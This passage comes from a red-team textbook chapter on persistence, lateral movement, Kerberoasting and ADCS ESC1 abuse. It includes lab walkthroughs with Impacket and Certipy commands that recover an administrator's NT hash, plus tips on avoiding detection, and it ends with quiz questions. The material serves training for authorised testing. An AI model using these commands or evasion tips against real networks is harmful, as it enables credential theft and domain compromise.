Persistence during a red team allows you to have multiple hooks into the network to ensure you still have a foothold in the environment. If you have obtained initial access with payload execution, you should always consider the following “one is none, two is one.” This is referring to if you have one payload on the host, you have zero paths into the network versus establishing multiple agents on a host, you’re ensuring you have a backup in the event a process is killed.

There are various methods you can leverage from a persistence standpoint during a red team, including the following:

- **Modification of .lnk Shortcuts:** If you identify a .lnk shortcut on a user’s desktop machine or a server, you can edit the shortcut path that it’s calling to point to your malicious file. By doing so, you give a way for your payload to be executed continuously across the same machine or across different machines if you identify a .lnk file in a share that you have the ability to edit.
- **Scheduled Tasks:** Scheduled tasks are used to execute commands or programs at a specific interval on a machine. You can create or modify existing scheduled tasks with **schtasks** as a method to continuously execute a malicious task you have created, but you must have administrative privileges.
- **Registry Run Keys/Startup Folder:** The Windows Registry is leveraged as a main point of information for configuring a system for its applications, users, and associated hardware. Various Registry run keys are available for startup folders and can be abused by adding an entry to persist in the startup folder:
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
 - HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
- **COM Hijacking:** The Microsoft Component Object Model (COM) is a platform-independent, distributed, object-based system for employing binary software components with the ability of interrelating with each other. You can establish persistence by hijacking references to specific COM objects and pointing to your malicious file.

You will want to focus on how you can tailor and customize these techniques to go under the radar by not using standard methods that would typically stand out—for example, blending in by leveraging existing scheduled tasks that are in place and changing them to point to your payload rather than creating a brand-new task that could appear as malicious activity.

Lateral Movement

Lateral movement within a network is important to avoid staying in one place on the network. From a red team standpoint, most engagements will consist of using Active Directory. With that being said, lateral movement should be viewed from a domain standpoint. When you have established persistence on a host, you should obtain situational awareness of where you are within the network. TrustedSec has a Beacon Object File (BOF) available for this specific use case; it is named the CS-Situational-Awareness-BOF (<https://github.com/trustedsec/CS-Situational-Awareness-BOF>). BOFs are compiled C programs that can be leveraged to execute code within a beacon process by calling Win32 APIs and some beacon APIs if applicable. The TrustedSec BOF has the ability to provide network information, query registries, and perform many other options, giving you situational awareness of the environment.

Obtaining Credentials

If credentials have not already been obtained, you can use various methods to retrieve credentials to have as a starting point:

- **Use Cached Kerberos Tickets:** If you phished a user to execute a payload but do not necessarily have their credentials, you can use the Klist BOF (<https://github.com/outflanknl/C2-Tool-Collection/blob/main/BOF/Klist/README.md>), by the Outflank team, to obtain the cached Kerberos tickets on the endpoint and also request service tickets.
- **Ask for Credentials:** Another neat method to obtain credentials is using the AskCreds BOF (<https://github.com/outflanknl/C2-Tool-Collection/tree/main/BOF/Askcreds>), also by the Outflank team. This tool leverages the CredUIPromptForWindowsCredentialsName API by creating a legitimate pop-up for the user to enter in their credentials.
- **Create a Machine Account:** If an organization has its AD machine account quota set to the default (10), you can abuse this setting to add a machine account to the domain. If you go this route, try to make the machine account similar to the existing hostname to blend into the en-

vironment. The Outflank team also has a BOF for this task named AddMachineAccount (<https://github.com/outflanknl/C2-Tool-Collection/tree/main/BOF/AddMachineAccount>) to be used through a C2 agent.

If you are leveraging a C2, you should try to route all your traffic through a SOCKS proxy for any lateral movement methods you choose to do. Leveraging a proxy rather than executing tools on disk or within your agent is a much safer route from an OPSEC standpoint.

Gathering Domain Information

If you have valid credentials, you'll want to pull down domain information. A nifty tool named Vibe (<https://github.com/Tylous/Vibe>), by Tylous, pulls down domain information (users, groups, computers, password policy, SPN table) and allows a user to interact with the data offline. This will give you a lay of the land regarding potential targets you can move to in the network. [Example 4-16](#) shows the Vibe options.

Example 4-16 Vibe Options

[Click here to view code image](#)

```
(testing) root@testing:/opt/Vibe# python3 vibe.py --help
usage: main [-h] -U username [-P password] -D domain -I IP [-o] [-r] [-p PORT] [-u]

optional arguments:
  -h, --help            show this help message and exit
  -U username, --username username
                        Username
  -P password, --password password
                        Password
  -D domain, --domain domain
                        Fully Qualified Domain Name
  -I IP, --ip IP        IP address of Domain Controller
  -o, --offline          Offline Mode
  -r, --remove          Remove Database
  -p PORT, --port PORT  Specify a specific port to connect on (default is 636)
  -u, --unencrypted     Specify a specific for unencrypted mode (if LDAPS is not
                        available)
```

[Example 4-17](#) leverages GOAD (<https://github.com/Orange-Cyberdefense/GOAD/tree/main>), created by Orange Cyberdefense, to create a vulnerable Active Directory lab for a few of the walkthroughs.

Example 4-17 Vibe in Action

```
└─(test)-(root@GOAD-kali)-[/opt/Vibe]
└─# python3 ./vibe.py -U localuser -P password -D sevenkingdoms.local -I 10.4.46.10
```

```

| \  \      /  / | \  \      | \  _  \      | \  _ _ \
\ \  \  \ /  / \ \  \  \      \ \  \ \ \ / _  \ \  \ _ _
\ \  \  \ /  / \ \  \  \      \ \  _  \      \ \  _ _ \
\ \  \  /  / \ \  \  \      \ \  \ \ \  \      \ \  \ _ _
\ \  \ /  / \ \  \  \      \ \  \ \ \  \      \ \  \ _ _
\ \ \ /  / \ \ \ \      \ \ \ _ _ \      \ \ \ _ _ \
\ \ _ /      \ \ _ \      \ \ _ _ \      \ \ _ _ \
\ \ _ /      \ \ _ \      \ \ _ _ \      \ \ _ _ \
                                     (@Ty10us)

```

```
[+] Credentials valid, generating database
[+] Table 1/5 : Generating User Table
[+] Table 2/5 : Generating Group Table
[+] Table 3/5 : Generating Computer Table
[+] Table 4/5 : Generating Password Policy Table
[+] Table 5/5 : Generating SPN Table
[+] Database successfully created
[*] 0.033918142318725586
>>list users
-----
Administrator
Guest
localuser
krbtgt
NORTH$
ESSOS$
tywin.lannister
jaime.lannister
cersei.lannister
tyron.lannister
robert.baratheon
joffrey.baratheon
renly.baratheon
stannis.baratheon
petyer.baelish
lord.varys
maester.pycelle
```

Kerberoasting

Kerberoasting is an attack that abuses the Kerberos authentication process by allowing any domain user to request tickets from the ticket-granting service (TGS). Many times, the service accounts in a domain have high privileges that can be used to laterally move within a domain. A good rule of thumb is to identify which users have service principal names (SPNs) set and to request one individual ticket of that user. When an SPN is set on a user's account, you can potentially request a service ticket for the account and recover the plaintext password offline. This method is referred to as Kerberoasting. *If you request more than one ticket at a time, it is a fast way to get detected, so focus on one at a time and never request more than two in a day. Additionally, route the request through a proxy through your C2 agent.*

GetUserSPNs.py

(<https://github.com/fortra/impacket/blob/master/examples/GetUserSPNs.py>)

is a part of the Impacket toolkit to retrieve a list of users with SPNs set. Once you obtain a list of users with SPNs set, you can identify the best user to leverage for lateral movement and request a ticket for a specific user. **Example 4-18** demonstrates how to obtain a list of users with SPNs set and request individual tickets for a user as well.

Example 4-18 Kerberoasting: Retrieving a List and Requesting Individual Users Using Proxychains Through C2

[Click here to view code image](#)

```
## Obtain List of Users with SPNs Set
proxychains4 GetUserSPNs.py -dc-ip $KeyDistributionCenter
'domain.com/user:$pass' -outputfile <filename>

## Request Ticket for SPECIFIC User
proxychains4 GetUserSPNs.py -dc-ip $KeyDistributionCenter
'domain.com/user:$pass' -request-user <specificuser> -outputfile <filename>
```

Once you have the tickets, you will need to recover the passwords offline by leveraging Hashcat (<https://hashcat.net/hashcat/>) with the specific modules for the tickets.

Active Directory Certificate Services

Active Directory Certificate Services (ADCS) is Microsoft's public key infrastructure (PKI) used within domains that works by issuing, managing, and revoking digital certification in an X.509 format. Attackers can abuse misconfigurations in ADCS to request new certificates for users or computers.

Various vulnerabilities are associated with ADCS, including ESC1, where a user or group with enrollment rights (that is, any domain user) has the ability to specify a subject alternative name (SAN) for a different user and retrieve the specified user's certificate. After obtaining the certificate, someone can authenticate as that user and retrieve their credentials and laterally move around an environment with those credentials. There are various other ADCS abuses that you can use to your advantage.

For example, you can use the Certipy tool by ly4k

(<https://github.com/ly4k/Certipy>) to enumerate and abuse misconfigurations with ADCS. **Example 4-19** shows the Certipy options in the essos.local domain.

Example 4-19 Certipy Options

[Click here to view code image](#)

```
root@testing:/opt/Certipy# certipy -h
Certipy v4.8.2 - by Oliver Lyak (ly4k)

usage: certipy [-v] [-h] {account,auth,ca,cert,find,forge,ptt,relay,req,shadow,
template} ...

Active Directory Certificate Services enumeration and abuse

positional arguments:
  {account,auth,ca,cert,find,forge,ptt,relay,req,shadow,template}
                                Action
  account                    Manage user and machine accounts
  auth                      Authenticate using certificates
  ca                        Manage CA and certificates
  cert                      Manage certificates and private keys
  find                      Enumerate AD CS
  forge                     Create Golden Certificates
  ptt                       Inject TGT for SSPI authentication
  relay                     NTLM Relay to AD CS HTTP Endpoints
  req                       Request certificates
  shadow                    Abuse Shadow Credentials for account takeover
```


template	Manage certificate templates
optional arguments:	
-v, --version	Show Certipy's version number and exit
-h, --help	Show this help message and exit

In [Example 4-20](#), we use the **find** option to pull down information about the certificate templates and certificate authorities.

Example 4-20 Finding Vulnerable Templates

[Click here to view code image](#)

```
certipy find -u khal.drogo@essos.local -p 'horse' -dc-ip 10.4.46.12 -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 38 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 16 enabled certificate templates
[*] Trying to get CA configuration for 'ESSOS-CA' via CSRA
[*] Got CA configuration for 'ESSOS-CA'
[*] Saved BloodHound data to '20240903124415_Certipy.zip'. Drag and drop the file
into the BloodHound GUI from @ly4k
[*] Saved text output to '20240903124415_Certipy.txt'
[*] Saved JSON output to '20240903124415_Certipy.json'
```

Next, we can identify the ESC1 template as one that is affected by the ESC1 misconfiguration with the following misconfigurations present (see [Example 4-21](#)):

- Client Authentication: **True**
- Certificate Name Flag: **EnrolleeSuppliesSubject**
- Requires Manager Approval: **False**
- Enrollment Rights: **Domain Users** (Keep in mind this could also be a specific user group that you have access to or a specific user.)

Example 4-21 ESC1 Vulnerable Template

[Click here to view code image](#)

3	
Template Name	: ESC1
Display Name	: ESC1

```

Certificate Authorities          : ESSOS-CA
Enabled                        : True
Client Authentication          : True
Enrollment Agent              : False
Any Purpose                    : False
Enrollee Supplies Subject      : True
Certificate Name Flag          : EnrolleeSuppliesSubject
Enrollment Flag                : None
Private Key Flag               : 16842752
Extended Key Usage             : Client Authentication
Requires Manager Approval      : False
Requires Key Archival          : False
Authorized Signatures Required : 0
Validity Period                : 1 year
Renewal Period                 : 6 weeks
Minimum RSA Key Length         : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights           : ESSOS.LOCAL\Domain Users
  Object Control Permissions
    Owner                       : ESSOS.LOCAL\Enterprise Admins
    Full Control Principals      : ESSOS.LOCAL\Domain Admins
                                ESSOS.LOCAL\Local System
                                ESSOS.LOCAL\Enterprise Admins
    Write Owner Principals       : ESSOS.LOCAL\Domain Admins
                                ESSOS.LOCAL\Local System
                                ESSOS.LOCAL\Enterprise Admins
    Write Dacl Principals        : ESSOS.LOCAL\Domain Admins
                                ESSOS.LOCAL\Local System
                                ESSOS.LOCAL\Enterprise Admins
    Write Property Principals    : ESSOS.LOCAL\Domain Admins
                                ESSOS.LOCAL\Local System
                                ESSOS.LOCAL\Enterprise Admins
  [!] Vulnerabilities
    ESC1                        : 'ESSOS.LOCAL\\Domain Users' can enroll,
enrollee supplies subject and template allows client authentication

```

We can leverage this misconfiguration to request a certificate on behalf of the administrator in essos.local, as demonstrated in [Example 4-22](#). In return, we can now use the certificate to authenticate as the user, as demonstrated in [Example 4-23](#).

Example 4-22 ESC1 Request Certificate for Administrator

[Click here to view code image](#)

```
certipy req -u khal.drogo@essos.local -p 'horse' -target braavos.essos.local  
-template ESC1 -ca ESSOS-CA -upn administrator@essos.local -dc-ip 10.4.46.12  
Certipy v4.8.2 - by Oliver Lyak (ly4k)
```

```
[*] Requesting certificate via RPC  
[*] Successfully requested certificate  
[*] Request ID is 4  
[*] Got certificate with UPN 'administrator@essos.local'  
[*] Certificate has no object SID  
[*] Saved certificate and private key to 'administrator.pfx'
```

Example 4-23 Authenticating as Administrator to Retrieve TGT and NT Hash

[Click here to view code image](#)

```
└─# certipy auth -pfx administrator.pfx -dc-ip 10.4.46.12  
Certipy v4.8.2 - by Oliver Lyak (ly4k)  
  
[*] Using principal: administrator@essos.local  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saved credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@essos.local': aad3b435b51404eeaad3b435b51404ee:5429  
6a48cd30259cc88095373cec24da
```

We can now take this administrator NT hash and recover the password offline with Hashcat.

We will dive into additional details on ADCS and potential misconfigurations in [Chapter 7, “Active Directory and Linux Environments.”](#)

SCCM Abuse

Another technique related to lateral movement is Microsoft’s Endpoint Configuration Manager, also formally known as System Center Configuration Manager (SCCM), which is the central management point for all devices inside of a domain that is used to employ software updates, apply patches, and manage organization security policies. SCCM is typically managed by administrators in a domain, making it a juicy target. Duane Michael, Chris Thompson, and Garrett Foster have gathered a central database containing offensive tradecraft related to SCCM in a repository named Misconfiguration-Manager

(<https://github.com/subat0mik/Misconfiguration-Manager/tree/main>).

We will discuss a few of the following methods, but all the potential methods can be found in their repository.

- **Secrets Extraction:**

- **PXE Boot Media:** The Preboot Execution Environment (PXE) allows endpoints to employ a specific operating system on boot. An attacker can abuse the PXE process by initiating a DHCPDISCOVER request to locate the PXE media within the network and retrieve the credentials from the PXE media that are potentially higher privileged.
- **Network Access Account (NAA):** NAAs are set up on the site server of SCCM. The credentials associated with the account are accessed by client through the computer policy. The NAA policy is stored on a client and protected by DPAPI. However, an attacker can potentially steal these credentials with local administrative access. The NAAs typically have high privileges in a domain as well, which can be used to our benefit.

- **Hierarchy Takeover Methods:**

- **Hierarchy Takeover Through NTLM Coercion Relaying to MSSQL Remote Site Database:** Active Directory domain accounts utilized for primary site servers that host the SMS Provider role, CAS site servers, and passive site services receive the db_owner in the site's MSSQL database. You can abuse this by coercing NTLM authentication from one of the respective accounts and relay the account to the site database to give an account the SCCM Full Administrator role.
- **Hierarchy Takeover Through NTLM Coercion Relaying to SMB Remote Site Database:** Active Directory domain computer accounts utilized for primary site servers and passive site services receive local Administrator permissions in the site database server. You can coerce NTLM authentication from those accounts and relay it to the site database server through SMB and then can grant a domain account the SCCM Full Administrator role.

As mentioned, these are only a few of the methods you can leverage.

More detailed information is available in the Misconfiguration-Manager repository, which details the attack techniques and defense mechanisms.

Tools that can be leveraged to achieve SCCM lateral movement include

- SCCMHunter by garrettfoster13
(<https://github.com/garrettfoster13/sccmhunter>)

- SharpSCCM by Mayyhem (<https://github.com/Mayyhem/SharpSCCM>)

From a few of these methods, you should have an idea where you can laterally move to by leveraging newly obtained credentials and computer names within the domain.

Post-Exploitation

There is not a single answer for how you should navigate post-exploitation during a red team event. Looking back at whatever your objective is during an assessment will tie into post-exploitation for the red team because you should be focusing strategically on achieving these goals at this point of the assessment. If an organization wants you to obtain access to their backup servers, home-grown applications, or a large-scale takeover, this is the point where you need to identify the path to get to that goal. We will dive into various post-exploitation techniques in [Chapter 6](#), **“Advanced Post-Exploitation Techniques.”**

Reporting

As you work through a red team event, the final report showcases all the work you put into the engagement. Many times, you’ll see operators get too caught up in executing and not take any notes, therefore leaving gaps in remembering exactly what happened during an engagement. After an engagement, writing a report is easier if you take the proper steps along the way to organize your notes.

As you go through each phase of a red team implementation, it is crucial to track the following items:

- **Timestamps:** All activity, including the associated user being used and the targeted host, should be included in a timestamp of activity.
- **Infrastructure:** You should detail all aspects related to C2 infrastructure to provide as IOCs for the report, including the following:
 - Domains and CDNs used
 - Traffic samples (GET and POST requests)
 - Any delivery methods used for payload delivery, such as Microsoft Blob locations
- **Artifacts:** You should maintain a detailed list of all artifacts dropped during the engagement, including the hashes.
- **Compromised Accounts:** You should record a list of any compromised accounts during the engagement.

A report layout should look similar to the following

- Cover Page
- Table of Contents
- Executive Summary
 - Findings Overview
 - Scope Overview
 - Overview of Assessment
- Red Team Methodology and Goals
- Attack Scenarios: This section should be detailed and separate attempted attack paths as needed during the engagement.
- Findings with Recommendations (Including Root Causes)
- Timeline of Activity
- Artifacts Utilized During Engagement
- C2 Infrastructure IOCs Including Payload Hashes

Once a report is complete from an operator, the report should undergo a technical and QA review. The *technical reviewer* should be someone who understands the technical details and can comment on areas that may need more details, change technical jargon, or suggest technical clarifications. A *QA reviewer* should focus on identifying grammar issues and overall layout. Once the report has undergone both technical and QA reviews, the report should be prepared for delivery.

Test Your Skills

Multiple-Choice Questions

1. What is the first phase of a red team event?

1. Planning
2. Reconnaissance
3. Lateral movement
4. Reporting

2. Who should be in the communication channel for a red team?

1. You shouldn't have a communication channel.
2. One to two representatives from the organization should be included.
3. The whole SOC team should be included.
4. None of these options are correct.

3. Which tool can be used to enumerate and abuse ADCS?

1. SCCMHunter
2. Teamfiltration
3. Certipy
4. KnockKnock

4. What is the default machine account quota in a domain?

1. 1
2. 5
3. 4
4. 10

5. What tool can be used to check which M365 endpoints allow single-factor authentication?

1. MFASweep
2. AskCreds
3. KnockKnock
4. None of these options are correct.

6. What commercial provider can be used to rotate residential IPs to proxy your traffic?

1. CloudProxy
2. Bright Data
3. ProxyTraffic
4. None of these options are correct.

7. What phase of a red team implementation includes performing OSINT?

1. Reconnaissance
2. Lateral movement
3. Persistence
4. Post-exploitation

8. Which of the following are persistence techniques?

1. Scheduled tasks
2. Altering .LNK files
3. Using Registry run keys
4. All of these options are correct.

9. Which of the following should be included in the executive summary of the report?

1. Findings overview
2. Scope overview
3. Overview of assessment
4. All of these options are correct.

10. How many tickets should you request during Kerberoasting in a single request during a red team implementation?

1. All of the tickets available
2. 1
3. 6
4. None of these options are correct